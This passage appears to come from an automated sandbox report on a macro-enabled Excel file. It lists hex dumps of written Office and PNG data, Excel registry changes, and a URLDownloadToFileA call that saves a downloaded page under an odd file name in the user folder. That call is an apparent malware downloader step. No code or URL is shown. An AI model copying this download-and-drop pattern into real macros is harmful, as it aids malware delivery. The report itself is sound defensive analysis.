a9 e1 fc 6a 63 4d
f5 04 11 b5 77 2d
bb 68 66 ac 02 27
bd d2 ae 6b d9 ef
87 9b fa 1b ab 30
09 a7 84 f1 0e 5a
b6 05 64 57 8b cf
9f e6 0f db 00 58
51 b5 c3 96 f5 29
85 ef 9c a3 ec c1
0a 6c 7c 00 47 33
2b 1f ad 48 f4 1a
3b 1e 84 5c 8b 0e
f8 e5 6c f6 95 4b
ef 12 b8 54 a7 8c
c1 16 f3 9f b0 12
8f 26 55 d7 1b 1a
de 29 59 6a c7 aa
1f bb ef 32 55 cb
44 08 46 4b 91 48
28 7f 72 ea 80 a4
f6 ab 95 96 a0 bc
7c b4 04 dd 60 88
20 14 f6 00 c9 9a
26 44 4d 8c f1 1e
52 a2 c6 90 f1 a3
9c c1 75 07 9c da
66 cd 79 fc 78 45
04 83 07 25 23 32
07 1f 1a aa 2c ad
60 af 03 7e 21 b3
5e 61 c8 33 af fb
30 d4 fd a2 05 8c
5a 41 75</td><td>.U.n.0....?..........C....I?.&
..a..e.......5..Jr.........jcM
....w-.hf..'...k.......0.....Z
..dW.......XQ....).......l|.G3
+..H..;..\....l..K...T........
.&U....)Yj.....2U.D.FK.H(.r..
.......|...`. .....&DM...R.....<br>..u...f.y.xE...%#2....,.`..~!.
^a.3..0.....ZAu</td><td>success or wait</td><td>32</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\15EE0000</td><td>1019</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>21</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 74 c0 ce fe c4 01 00 00 dd 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.t............... [Content_Types].xml ... (..................................	success or wait	25	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\15EE0000	33342	848	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 18 00 00 00 18 08 02 00 00 00 6f 15 aa af 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 02 f5 49 44 41 54 38 4f 9d 54 5d 48 14 51 14 9e 3b 33 eb cc ee 8e 3f ab eb 66 6b ae 6c 52 a6 a1 52 24 08 52 f6 50 62 85 51 04 81 15 42 11 81 4f 41 7f a8 54 24 82 68 41 44 85 19 08 4a 0a a6 2f 16 a1 2d 68 0f d6 93 d8 9f 66 6a e6 0f 2b 1a ee b6 b5 e6 ee b8 b3 3b 73 e7 76 67 c5 5a 73 77 b5 3d 1c 18 86 7b ce 77 bf 73 ce 77 0f 40 08 11 04 d1 de 3b f9 a8 73 e4 eb 1c 4f c8 12 fe dd 90 01 da 9c a4 2e 3b 91 79 ba 70 1b 8e 07 12 94 cb ea fa 2c 1f 05 e8 73 31 40 20 49 72 19 3a bc 01 00 20 84 3e c4 92 4c 4c 61 16 f3 b8 62 3f 68 e9 1e ab 6c 9e 36 c5 09 55 e7 f7 98	.PNG........IHDR.............o ....sRGB.........pHYs...... ....+......IDAT8O.T]H.Q..;3.. . .?..fk.lR..R$.R.Pb.Q...B..O A..T$.hAD...J../..- h.....fj..+........;s.vg.Zsw.=... {.w.s.w.@.. ...;..s...O..........;.y.p.... ....,...s1@ Ir.:... .>..LLa... b?h...l.6..U...	success or wait	4	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\15EE0000	107274	1802	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 74 c0 ce fe c4 01 00 00 dd 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ba 36 91 b4 34 01 00 00 56 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f1 ff 6c b6 11 02 00 00 da 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 97 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.t.............................[Content_Types].xmlPK..-.........!..U0#....L...................._rels/.relsPK..-.........!..6..4...V..............#...xl/_rels/workbook.xml.relsPK..-.........!...l..........................xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$statistic-2072807337.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F97F526	WriteFile
C:\Users\user\Desktop\~$statistic-2072807337.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F97F591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\D5EE0000</td><td>569</td><td>450</td><td>ac 55 cb 6e db 30
10 bc 17 e8 3f 08
bc 16 12 9d 1c 8a
a2 b0 9c 43 9b 1c
d3 00 49 3f 80 26
d7 12 61 be c0 65
12 fb ef bb a4 15
b7 35 1c cb 4a 72
d1 83 d4 ce cc 0e
a9 e1 fc 6a 63 4d
f5 04 11 b5 77 2d
bb 68 66 ac 02 27
bd d2 ae 6b d9 ef
87 9b fa 1b ab 30
09 a7 84 f1 0e 5a
b6 05 64 57 8b cf
9f e6 0f db 00 58
51 b5 c3 96 f5 29
85 ef 9c a3 ec c1
0a 6c 7c 00 47 33
2b 1f ad 48 f4 1a
3b 1e 84 5c 8b 0e
f8 e5 6c f6 95 4b
ef 12 b8 54 a7 8c
c1 16 f3 9f b0 12
8f 26 55 d7 1b 1a
de 29 59 6a c7 aa
1f bb ef 32 55 cb
44 08 46 4b 91 48
28 7f 72 ea 80 a4
f6 ab 95 96 a0 bc
7c b4 04 dd 60 88
20 14 f6 00 c9 9a
26 44 4d 8c f1 1e
52 a2 c6 90 f1 a3
9c c1 75 07 9c da
66 cd 79 fc 78 45
04 83 07 25 23 32
07 1f 1a aa 2c ad
60 af 03 7e 21 b3
5e 61 c8 33 af fb
30 d4 fd a2 05 8c
5a 41 75</td><td>.U.n.0....?..........C....I?.&
..a..e.......5..Jr.........jcM
....w-.hf..'...k.......0.....Z
..dW.......XQ....).......l|.G3
+..H..;..\....l..K...T........
.&U....)Yj.....2U.D.FK.H(.r..
.......|...`. .....&DM...R.....<br>..u...f.y.xE...%#2....,.`..~!.
^a.3..0.....ZAu</td><td>success or wait</td><td>32</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\D5EE0000</td><td>1019</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>21</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\D5EE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 74 c0 ce fe
c4 01 00 00 dd 06
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!.t...............
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>25</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5EE0000	33342	848	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 18 00 00 00 18 08 02 00 00 00 6f 15 aa af 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 02 f5 49 44 41 54 38 4f 9d 54 5d 48 14 51 14 9e 3b 33 eb cc ee 8e 3f ab eb 66 6b ae 6c 52 a6 a1 52 24 08 52 f6 50 62 85 51 04 81 15 42 11 81 4f 41 7f a8 54 24 82 68 41 44 85 19 08 4a 0a a6 2f 16 a1 2d 68 0f d6 93 d8 9f 66 6a e6 0f 2b 1a ee b6 b5 e6 ee b8 b3 3b 73 e7 76 67 c5 5a 73 77 b5 3d 1c 18 86 7b ce 77 bf 73 ce 77 0f 40 08 11 04 d1 de 3b f9 a8 73 e4 eb 1c 4f c8 12 fe dd 90 01 da 9c a4 2e 3b 91 79 ba 70 1b 8e 07 12 94 cb ea fa 2c 1f 05 e8 73 31 40 20 49 72 19 3a bc 01 00 20 84 3e c4 92 4c 4c 61 16 f3 b8 62 3f 68 e9 1e ab 6c 9e 36 c5 09 55 e7 f7 98	.PNG.....IHDR.....o .....sRGB.....pHYs..... ....+.....IDAT8O.T]H.Q..;3.. . .?..fk.IR..R$.R.Pb.Q...B..O A..T$.hAD...J../..- h.....fj..+.....;s.vg.Zsw.=... {.w.s.w.@.. ...;..s...O.....;.y.p.... ....,...s1@ Ir.:.... .>..LLa... b?h...l.6..U...	success or wait	4	7FEEAC59AC0	unknown
C:\Users\user\Desktop\D5EE0000	107274	1802	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 74 c0 ce fe c4 01 00 00 dd 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ba 36 91 b4 34 01 00 00 56 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f1 ff 6c b6 11 02 00 00 da 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 97 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.t..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..6..4...V... .....#...xl/_rels/wor kbook.xml.relsPK..-.....!. ..l..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\suspendedpage[1].htm	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Suppo rt</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	14045828C	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">.<html>. <head>. <title>Contact Suppo rt</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	14045828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11D9B08A.png	0	848	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63D5E81C.png	0	34787	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3D04E4C7.png	0	8301	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F713F16D.png	0	557	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\statistic-2072807337.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\statistic-2072807337.xlsm	0	8	pending	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\statistic-2072807337.xlsm	1021	41	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3D04E4C7.png	0	8301	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63D5E81C.png	0	34787	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F713F16D.png	0	557	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11D9B08A.png	0	848	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3D04E4C7.png	0	8301	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\63D5E81C.png	0	34787	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F713F16D.png	0	557	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11D9B08A.png	0	848	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2C1	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE3CA	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE4A4	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE58E	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE64A	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\106D05	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\107A1F	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2C1	EE2C1	binary	04 00 00 00 34 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AE 50 FC CB 23 41 D7 01 C1 E2 0E 00 C1 E2 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
